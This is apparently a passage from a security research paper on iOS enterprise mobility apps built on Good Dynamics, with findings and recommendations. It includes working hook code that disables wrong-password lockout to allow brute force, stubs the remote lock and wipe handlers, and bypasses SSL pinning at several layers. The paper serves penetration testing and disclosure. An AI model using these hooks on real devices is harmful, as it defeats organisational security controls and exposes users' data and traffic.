
```
{
   "Version": 3,
   "UserKeyType": 2,
   "UDID": "tjp8dUNHB7jgOn9sBt/VIX+cqo0APefdRyTRZLN7nn",
   "RandomHashSalt": "zn9ZGl3pmWk=",
   "TUPRandomHashSalt": "o8w2L8o7JvQ=",
   "UserKeyHash":
"AMESJ8OM+JURDQaO3sH3jRawZ5laNVLylKLB95FfIx7o6vWSGfYXaM1/YsAFJ2D2xuxyU/8eKQNR4uxINBsodg==",
   "StartupIV": "yWs6wnZ2sBqE0MV88aTPXg==",
   "EncryptedMCKey": "LPHFqErKrCaKlCPadeols8j5QKTVUpN3UTBLvnDEc64+HjGOmSEK+NOlE1LW6ENf",
   "TUPEncryptedMCKey": "SIlPoMP5PLCbwRXmDib2FQc9fENgnlQ6+i4N1Z9iKdRL6T2ZKdubGNgqqoDID/Tz",
   "TUPEncrypted": "",
   "TUPHash": "",
   "MaxPwdRetryCount": 10,
   "IncorrectPwdAttempts": 0,
   "IsPwdset": 1,
   "PwdExpirationDays": 0,
   "PwdHistory": 0,
   "PwdPersonalInfo": true,
   "PwdRestrictChange": false,
   "PwdLockOnBackground": false,
   "fileKeepPath": 1,
   "PwdDefenseAction": 0,
   "IsManualProvision": true,
   "IsMDCActivated": true,
   "IsAppDisconnected": false,
   "IsENTActivated": true,
   "IsRemoteLocked": false,
   "IsResetPassword": false,
   "IsUnlockingTUP2": false,
   "UnlockVersion": 2,
   "AuthDelegate": "",
   "AuthDelegatePolicy": "com.good.gcs.g3",
   "AuthDelegateBundleId": "",
   "AuthDelegateLocation": "",
   "AuthDelegateName": "",
   "AuthDelegateVersion": "",
   "AuthProviderData": "",
   "AuthProviderBundleCache": [{
      "appId": "com.good.gcs.g3",
      "appBundleId": "com.good.gcs.g3"
   }, {
      "appId": "com.good.gdgma",
      "appBundleId": "com.good.gdgma"
   }],
   "ExtraAuthDelegates": ["com.good.gdgma"],
   "AuthDelegateFallback": true,
   "ComplianceConnectLast": 1428157208,
   "ComplianceConnectTimebomb": 720,
   "ComplianceConnectAction": 2,
   "ComplianceRootedPaths": [],
   "ComplianceRootedEnhanced": [],
   "ComplianceRootedAction": 1,
   "DetailedLoggingOn": true,
   "IsPaired": false,
   "WearAllowed": false,
   "WearTimeOutAfterDisConnect": 0,
   "WearAutoReconnect": false,
   "EntTermIdHASH":
"KpkRoF9cDjN/L3ztCMvyhQQTTHrlZaPKyeOPsgDXygeN3VpyAUT3jytkkzR/LBJdElD4LmQceVAk3+3l5Mw0kw=="
}
```

gdstartupdata file

```
{
   "TUPEncryptedMCKey": "4Flb69QwNLtqgIZcpoC/JT0fMeYfQ3qlpS9wk/yM3ltuGCKR2JvtsKE4HmTSDc/v",
   "StartupIV": "FjBXTZb04/xIawsM/qq4Ow==",
   "StoredUDID": "aWJKMWQ2TVBaSW05YU9yY25sWHlOcjFSQkdneENIV1A=",
   "fileKeepPath": 1,
   "EntTermIdHASH":
"Xb7bnMaL/xOhtbvWLPOp5kQisPrZ8NrA4QfjU0fa3vz2hsYvvirNbNG1/Ji1J+WHzxZNIBpwjHwTrQiqVM9a6Q=="
}
```

gdrestoredata file

In the analysis of the Good container, a method has been devised to partially decrypt the contents of the application containers.



```
                    :MContainer vincent$ ls
AppPolicy.data              SCCClientCert.crt           gdlog                           policyStore.db
GDSecureCookieStore         Services.data               identityManagerPolicyStore.db   terminalInfo.cfg
ProvisionData.cfg           app_resources               krb5scc_501
ProvisionData2.cfg          certificateStore.db         persistentCookieStore.txt
                    :MContainer vincent$ 
```

Figure 13 - Decrypted MContainer

This allowed a deeper review of how the application functions and also look for any areas of weakness. The decryption script and any additional details can be found at the corresponding github page https://github.com/vtky/swizzler.

4.6 Container Password

The EMS solutions provide additional on-disk security by encrypting the directory, files and their names. The container encryption algorithm used by most EMS solutions is AES256.

4.6.1 Good Container

Password checks are controlled by the GD::GDSecureStorage::handleWrongPwd class. For an attacker to attempt a password brute force, they would need to hook the method and return 0. By doing this an unlimited number of password guesses can be attempted.

```
int (*orig__ZN2GD15GDSecureStorage14handleWrongPwdEv) ();
int replaced__ZN2GD15GDSecureStorage14handleWrongPwdEv () {
            return 0;
}
```

4.6.1.1 Password Computation and Storage

The Good Dynamics Security White Paper[29] talks about "User Authentication and Key Storage" and mentions that user password is calculated using the PKCS5_PBKDF2_HMAC function with 12345 iterations and a random salt of 8 bytes. A key length of 32 bytes is produced from the function with is then used in a SHA512 digest function, the result of the SHA512 digest is then base64 encoded and stored in the .gdstartupdata and .gdstartupdata2 files in the .DContainer.

The gdstartupdata files are in JSON format, which contain the users hash, Salt Hash and IV. A portion of the file is shown below:

```
{
   ...
   "RandomHashSalt": "zn9ZGl3pmWk=",
   "TUPRandomHashSalt": "o8w2L8o7JvQ=",
   "UserKeyHash":
"AMESJ8OM+JURDQaO3sH3jRawZ5laNVLylKLB95FfIx7o6vWSGfYXaM1/YsAFJ2D2xuxyU/8eKQNR4uxINBsodg==",
   "StartupIV": "yWs6wnZ2sBqE0MV88aTPXg==",
   ...
}
```

Detailed information on how the UserKeyHash is calculated can be found in the GD file system decryption script[30].

[29] https://community.good.com/docs/DOC-2046 (last retrieved v1.5c)

[30] https://github.com/vtky/swizzler

4.7 Remote Lock & Wipe

Remote lock functionality in GD applications is controlled by the GD::PolicyProcessor::processLockAction class. Remote wipe functionality in GD applications is controlled by the GD::PolicyProcessor::processWipeAction class.

By hooking and stubbing the above two methods, a malicious actor can prevent remote the lock and/or wipe of any Good Dynamics application.

```
int (*orig__ZN2GD15PolicyProcessor17processLockActionERKNS_12PolicyRecordE) (void *arg1);
int replaced__ZN2GD15PolicyProcessor17processLockActionERKNS_12PolicyRecordE (void *arg1) {
        return 0;
};
```

```
int (*orig__ZN2GD15PolicyProcessor17processWipeActionERKNS_12PolicyRecordE) (void *arg1);
int replaced__ZN2GD15PolicyProcessor17processWipeActionERKNS_12PolicyRecordE (void *arg1) {
        return 0;
}
```

When the remote lock command is issued, a user can still send and receive emails and use the Good Work application as normal, however if the remote wipe command has been issued, the application can no longer send and receive emails.

When any Good Dynamics app has been locked and the above method of lock prevention has been used, the application and all its network functionality will still function as per normal. However, if the wipe command has been issued, the application will no longer be able to initialize any network communications back to the organization.

4.8 Network Traffic Encryption

One key component that top EMS solution providers have in common is an interesting functionality termed Application "VPN". A Virtual Private Network (VPN) extends a private network, a corporate network for example, across the Internet. VPNs allow employees to securely access the corporate intranet while travelling outside the office.

A VPN security model provides[31]:

- Confidentiality such that even if the network traffic is sniffed at the packet level an attacker would only see encrypted data.
- Sender authentication to prevent unauthorized users from accessing the VPN.
- Message integrity to detect any instances of tampering with transmitted messages.

In a normal VPN used by workers on their desktops and laptops, all network traffic is sent through from the device to the VPN server. In the case of mobile devices and BYOD, employee devices have numerous apps, for both enterprise and personal use. Since not all apps are vetted by the organization on an employee's phone, some applications could have malicious intent and should not be allowed access to the corporate VPN.

An application VPN allows a single mobile app to establish a secure network connection from the mobile device to the corporate network, thus protecting the application traffic and the corporate network from malicious actors. An example of a mobile application VPN is the Good Replay Protocol (GRP) [32]. GRP establishes a SSL connection over TCP between the GD runtime on the device and the Good Proxy (GP) Server.




Figure 14 – Overview of Good network architecture

[31] https://en.wikipedia.org/wiki/Virtual_private_network
[32] https://community.good.com/docs/DOC-2046 (last retrieved v1.5c)

4.8.1 Developer Pitfalls

This form of communication has been marketed to organizations and their project managers as "hacker proof", both the mobile app and the servers "cannot" be attacked because communications between the two are encrypted, non-proxyable and there is no way to communicate to the application servers over the Internet except via a GD app, although they are Internet exposed.

A common trait among all GD applications reviewed thus far is the lack of a secure software development lifecycle. Input validation issues and classic web application vulnerabilities (e.g. SQL injection & Authorization) run rampant because developers automatically assume that an attacker has no access to communications sent to the backend infrastructure.

4.8.2 Proxying

For a penetration tester to analyse a GD application they will need to be able to intercept the network communications between the application and the server, this is usually done by configuring a proxy. However, GD applications do not follow the local iOS proxy settings, a little method hooking need to be done in order to enable proxy. A GD application has two methods of communication with the enterprise application server over HTTP/HTTPS.

4.8.2.1 GDHttpRequest

This method uses the GDHttpRequest class provided by the GD SDK. The class has numerous methods to ease and simplify a developer's life. Methods such as sending files, submitting a POST body or enabling SSL pinning are provided. There is also a method named enableHttpProxy.

If the GD application makes use of the GDHttpRequest class for all its URL loading, then proxying the traffic is as simple as hooking the GDHttpRequest class and calling the enableHttpProxy method upon initialization of the class. All you then need to do is fire up Burp or whatever proxy tool and you're good to go.

```
%hook GDHttpRequest
- (id)init {

  id ret = %orig;
  NSMutableDictionary *plist = [[NSMutableDictionary alloc] initWithContentsOfFile:@PREFERENCEFILE];

  if ([[plist objectForKey:@"settings_GDHttpRequest_proxy_enable"] boolValue]) {
    NSString *nsstring_ip = [plist objectForKey:@"settings_GDHttpRequest_proxy_ip"];
    const char *ip = [nsstring_ip UTF8String];
    int port = [[plist objectForKey:@"settings_GDHttpRequest_proxy_port"] intValue];
    [self enableHttpProxy:ip withPort:port];
  }

  [self disablePeerVerification];
  return ret;
};
%end
```

4.8.2.2 Native URL Loading

If your GD application uses native URL loading, then additional functions are required to be hooked as GD applications do not follow the local HTTP proxy setting in iOS and the NSURL class does not have support for proxy configurations.

One method that can be used to intercept native URL requests and proxy is the [NSURLConnection initWithRequest] method. What this will do is instead of acting like a true proxy where communications are sent to the proxy and then onto the server or dropped, now when data needs to be sent to the server, a copy of the data is sent to the proxy and the original sent on to the server.




Figure 15 - Native URL Proxying

```
- (id)initWithRequest:(NSURLRequest *)request delegate:(id)delegate {
  NSMutableDictionary *plist = [[NSMutableDictionary alloc] initWithContentsOfFile:@PREFERENCEFILE];
  if ([[plist objectForKey:@"settings_NSURLConnection_proxy_enable"] boolValue]) {
    NSString *nsstring_ip = [plist objectForKey:@"settings_NSURLConnection_proxy_ip"];
    const char *ip = [nsstring_ip UTF8String];
    int port = [[plist objectForKey:@"settings_NSURLConnection_proxy_port"] intValue];
    NSString* proxyHost = [[NSString alloc] initWithUTF8String:ip];
    NSNumber* proxyPort = [NSNumber numberWithInt: port];
         NSDictionary *proxyDict = @{
                  @"HTTPEnable"  : [NSNumber numberWithInt:1],
                  (NSString *)kCFStreamPropertyHTTPProxyHost  : proxyHost,
                  (NSString *)kCFStreamPropertyHTTPProxyPort  : proxyPort,
                  @"HTTPSEnable" : [NSNumber numberWithInt:1],
                  (NSString *)kCFStreamPropertyHTTPSProxyHost : proxyHost,
                  (NSString *)kCFStreamPropertyHTTPSProxyPort : proxyPort,
         };
         NSURLSessionConfiguration *configuration = [NSURLSessionConfiguration defaultSessionConfiguration];
         configuration.connectionProxyDictionary = proxyDict;
         NSURLSession *session = [NSURLSession sessionWithConfiguration:configuration delegate:delegate
delegateQueue:[NSOperationQueue mainQueue]];
         NSURLSessionDataTask *task = [session dataTaskWithRequest:request completionHandler:
         ^(NSData *data, NSURLResponse *response, NSError *error) {
            NSLog(@"NSURLSession got the response [%@]", response);
```

```
              NSLog(@"NSURLSession got the data [%@]", data);
            }];

            [task resume];
}

            NSString *httpMethod = [request HTTPMethod];
            NSString *url = [[request URL] absoluteString];

            NSString *httpBody = [[NSString alloc] initWithData:[request HTTPBody]
encoding:NSUTF8StringEncoding];

            for (id key in [request allHTTPHeaderFields]) {
                        NSLog(@"%@: %@\n", key, [[request allHTTPHeaderFields] objectForKey:key]);
            }

            NSLog(@"\n");
            NSLog(@"%@", httpBody);

            id ret = %orig;
            return ret;
}
```

4.8.2.3 Enterprise Communication

A normal interception looks as such. The application sends the traffic to the proxy, the proxy then forwards the traffic to the application server.




Figure 16 – Normal traffic flow using a proxy

Being able to intercept and view the application traffic is essential to penetration testing, but how would the proxy server communicate back to the corporate network once the communications have been intercepted? The application communicates to the application server via a private IP as can be seen in the ProvisionData.cfg file.

This problem can be solved by having the proxy communicate back to the iOS device, the iOS device would then send the data on to the corporate server. This is achieved by running a web server on the iOS device. By setting the hostname resolution in Burp to the iOS device, one can easily forward traffic intercepted back where it came from.




Figure 17 – Traffic flow by sending proxy data back to iOS device

Since the web server is only run when the GD application is running, any traffic that is sent to the web server will be encompassed by the application VPN. Thus having this setup will allow anyone to communicate back to the corporate server.

4.8.3 SSL Pinning

Using SSL for network connections is the de facto method of ensuring secure data transmission in today's web and mobile applications. However, many applications do not implement SSL pinning, this extra step is to ensure eavesdropping cannot occur on the connection. SSL pinning poses a problem for penetration testers and state sponsored adversaries because it does not allow us to intercept the application's communication.

"Pinning is the process of associating a host with their *expected* X509 certificate or public key."[33] In simple English, the certificate of the host you are communicating with is compared with a known valid copy of the host's certificate to verify if the details match. If they match establish a connection, else stop everything.

Some developers don't implement SSL pinning is because the certificate embedded in the mobile app will eventually expire. They will have to constantly plan for updates that contain an updated SSL certificate.

4.8.3.1 SecTrustEvaluate

Certificate pinning in iOS is performed through NSURLConnectionDelegate. The delegate will then call SecTrustEvaluate() to perform the X509 checks. Sample code can be found on the OWASP website.[34]

Bypass

```
OSStatus (*orig_SecTrustEvaluate)(SecTrustRef trust, SecTrustResultType *result);
OSStatus replaced_SecTrustEvaluate(SecTrustRef trust, SecTrustResultType *result) {
   OSStatus ret = orig_SecTrustEvaluate(trust, result);
   *result = kSecTrustResultUnspecified;
   return ret;
}
```

[33] https://www.owasp.org/index.php/Certificate_and_Public_Key_Pinning#Introduction
[34] https://www.owasp.org/index.php/Certificate_and_Public_Key_Pinning#iOS

4.8.3.2 Going Lower

Based on work done by Alban Diquet (@nabla-c0d3), we know that SecTrustEvaluate() performs its functions at a higher level and writing a SSL bypass at that level may not work on all applications.

"Secure Transport is the lowest-level TLS implementation on both OS X and iOS and, as you might expect, it has good support for custom TLS server trust evaluation."[35] Thus targeting the Secure Transport API "makes it an interesting target because other higher level APIs such as *NSURLConnection* internally rely on the Secure Transport API for their certificate validation routines. This means that disabling SSL certificate validation in the Secure Transport API should affect most (if not all) of the network APIs available within the iOS framework."[36]

Bypass

To bypass SSL pinning at the Secure Transport level requires hooking three functions,

- SSLCreateContext()
    - Disable the built-in certificate validation in all SSL contexts by setting kSSLSessionOptionBreakOnServerAuth to true by default.

```
SSLContextRef (*orig_SSLCreateContext) (CFAllocatorRef alloc, SSLProtocolSide protocolSide, SSLConnectionType
connectionType);
SSLContextRef replaced_SSLCreateContext (CFAllocatorRef alloc, SSLProtocolSide protocolSide, SSLConnectionType
connectionType) {
   SSLContextRef sslContext = orig_SSLCreateContext(alloc, protocolSide, connectionType);
   orig_SSLSetSessionOption(sslContext, kSSLSessionOptionBreakOnServerAuth, true);
   return sslContext;
}
```

- SSLSetSessionOption()
    - Remove the ability to re-enable the built-in certificate validation by patching the function to prevent the kSSLSessionOptionBreakOnServerAuth from being set to any value.

```
OSStatus (*orig_SSLSetSessionOption) (SSLContextRef context, SSLSessionOption option, Boolean value);
OSStatus replaced_SSLSetSessionOption (SSLContextRef context, SSLSessionOption option, Boolean value) {
   if (option == kSSLSessionOptionBreakOnServerAuth)
      return noErr;
   else
      return orig_SSLSetSessionOption(context, option, value);
}
```

[35] https://developer.apple.com/library/ios/technotes/tn2232/_index.html#//apple_ref/doc/uid/DTS40012884-CH1-SECSECURETRANSPORT

[36] http://nabla-c0d3.github.io/blog/2013/08/20/ios-ssl-kill-switch-v0-dot-5-released/

- SSLHandshake()
  - Force a trust-all custom certificate validation by patching the function to never return errSSLServerAuthCompleted.

```
OSStatus (*orig_SSLHandshake) (SSLContextRef context);
OSStatus replaced_SSLHandshake (SSLContextRef context) {
   OSStatus result = orig_SSLHandshake(context);

   if (result == errSSLServerAuthCompleted) {
      return orig_SSLHandshake(context);
   } else {
      return result;
   }
}
```

Code taken from Swizzler. Original code written by Alban Diquet (@nabla-c0d3)

4.8.3.3 OpenSSL Library

Some developers prefer to use the OpenSSL library. The following OpenSSL library functions are used to verify an SSL certificate.

SSL_CTX_set_verify() & SSL_set_verify()

OpenSSL provides the SSL_CTX_set_verify() and SSL_set_verify() API calls, which allow you to configure OpenSSL to require client authentication. The difference between the two functions is that SSL_CTX_set_verify() sets the verification mode for all SSL objects derived from a given context while SSL_set_verify() only affects the SSL object it is called on.

Both these functions take in a verification mode as the second parameter. They are:

- SSL_VERIFY_NONE
  - Don't do certificate-based client authentication
- SSL_VERIFY_PEER
  - Attempt to do certificate-based client authentication but don't require it.
- SSL_VERIFY_FAIL_IF_NO_PEER_CERT
  - Terminate the SSL handshake if the client doesn't provide a valid certificate.
- SSL_VERIFY_CLIENT_ONCE
  - After the initial handshake verification. If the connection is renegotiated, it will no longer request for the certificate again.

Bypass

Bypass of these two functions is relatively easy, we hook the functions and pass the SSL_VERIFY_NONE constant as the mode.

```
void (*orig_SSL_CTX_set_verify) (SSL_CTX *ctx, int mode, int (*cb));
void replaced_SSL_CTX_set_verify (SSL_CTX *ctx, int mode, int (*cb)) {
   orig_SSL_CTX_set_verify(ctx, SSL_VERIFY_NONE, cb);
}

void (*orig_SSL_set_verify) (SSL *ssl, int mode, int (*callback));
void replaced_SSL_set_verify(SSL *ssl, int mode, int (*callback)) {
   orig_SSL_set_verify(ssl, SSL_VERIFY_NONE, callback);
}
```

Manual Verification

The OpenSSL verification procedure is quite comprehensive, however sometimes developers may decide to add additional verification. This can be done by retrieving the X509 attributes and comparing them, this is done with the X509_NAME_get_text_by_NID function. The following is a sample code to verify the Common Name of a certificate,

```
char cn[100];
X509_NAME_get_text_by_NID(X509_get_subject_name(peer_certificate), NID_commonName, cn, 100);
if(![[NSString stringWithCString: peer_certificate encoding:NSASCIIStringEncoding]  isEqual:
@"www.example.com"]) {
            exit(-1);
}
```

Bypass

There are a couple other attributes that can be compared, for example,

- NID_organizationName
- NID_organizationalUnitName
- NID_stateOrProvinceName
- NID_certificate_issuer

Additional NID attributes can be found in the obj_mac.h file in the OpenSSL headers.

Below is an example of how to bypass such a check,

```
int (*orig_X509_NAME_get_text_by_NID) (X509_NAME *name, int nid, char *buf, int len);
int replaced_X509_NAME_get_text_by_NID (X509_NAME *name, int nid, char *buf, int len) {

   NSMutableDictionary *plist = [[NSMutableDictionary alloc] initWithContentsOfFile:@PREFERENCEFILE];

   if ([[plist objectForKey:@"settings_HookOpenSSL_modify_x509"] boolValue]) {
      NSString *nsstring_commonName = [plist objectForKey:@"settings_HookOpenSSL_CommonName"];
      const char *commonName = [nsstring_commonName UTF8String];
      NSString *nsstring_orgName = [plist objectForKey:@"settings_HookOpenSSL_OrgName"];
      const char *orgName = [nsstring_orgName UTF8String];
      NSString *nsstring_orgUnitName = [plist objectForKey:@"settings_HookOpenSSL_OrgUnitName"];
      const char *orgUnitName = [nsstring_orgUnitName UTF8String];

      if ( (nid == NID_commonName) && (![[NSString stringWithCString:commonName
encoding:NSASCIIStringEncoding] isEqual: @""])) {

         int ret = orig_X509_NAME_get_text_by_NID(name, NID_commonName, buf, len);
         strcpy(buf, commonName);
         return ret;
      }

      if ( (nid == NID_organizationName) && (![[NSString stringWithCString:orgName
encoding:NSASCIIStringEncoding] isEqual: @""])) {

         int ret = orig_X509_NAME_get_text_by_NID(name, NID_organizationName, buf, len);
         strcpy(buf, orgName);
         return ret;
      }

      if ( (nid == NID_organizationalUnitName) && (![[NSString stringWithCString:orgUnitName
encoding:NSASCIIStringEncoding] isEqual: @""])) {

         int ret = orig_X509_NAME_get_text_by_NID(name, NID_organizationalUnitName, buf, len);
         strcpy(buf, orgUnitName);
         return ret;
      }
   }
   return orig_X509_NAME_get_text_by_NID(name, nid, buf, len);
}
```

5 Security Issues & Recommendations

In addition to the limitations of the existing security mechanisms described in chapter 4, this chapter describes security issues within the EMS solutions itself.

5.1 Good Technology

During a review of GCS and the GD framework, the following issues were discovered,

5.1.1.1 Binary Protections

- Symbol Stripping
  - Good Work app deployed was not stripped of its symbols. Good Access and Good Share however were stripped.
- Anti-Debugging Protections
  - Good Work and Good Share had no anti-debug measures in its binary, however Good Access implements the ptrace protection measure to prevent attaching of a debugger.

5.1.1.2 Information Disclosure

During the application provisioning process, each application will download from the GC server a provisioning file (ProvisionData.cfg) that contains the information of all application servers configured on the Good Control server. This is a list of enterprise application servers that each application is allowed to communicate with.

This list is stored in the ProvisionData.cfg file located in the Management container.

```
"appServerInfo": [
        ...
  {
    "applicationID": "com.good.gdgma",
    "applicationData": "http:\/\/example.com\/",
    "appServers": [ {
      "server": "10.0.0.10",
      "port": 80,
      "priority": 1
     }, {
      "server": "10.0.0.10",
      "port": 8080,
      "priority": 1
     }, {
      "server": "internalapp.example.com ",
      "port": 8433,
      "priority": 1
     },
  }, {
    "applicationID": "com.example.exampleapp",
    "appServers": [ {
      "server": "10.90.0.16",
      "port": 443,
      "priority": 1
     }, {
      "server": "app2.example.com",
      "port": 443,
      "priority": 1
     } ]
  },
            ...
```

The list will contain all the application servers that are configured on the GC server, not only the application servers that are associated with the GD app.


This is one area of information leakage, if a malicious actor gets a hold of this list they will be able to identify what application servers are in use in the organization and also learn about the organizations internal addressing scheme.

One key objective when deploying an EMS solution is to prevent leakage of information. Take for example a multi-national organization that have offices in each continent of the world. A GD application that is developed and deployed for China would contain information about applications and servers deployed for the USA.

5.1.1.3 Intranet Access

It is possible to access the organization's intranet via any GD application by proxying the traffic back through the GD application. This means that any application and application server should have the same hardening measures as any Internet connected application server.

For every GD app, the administrator would have to define the application servers which the application can communicate with in the Good Control server.



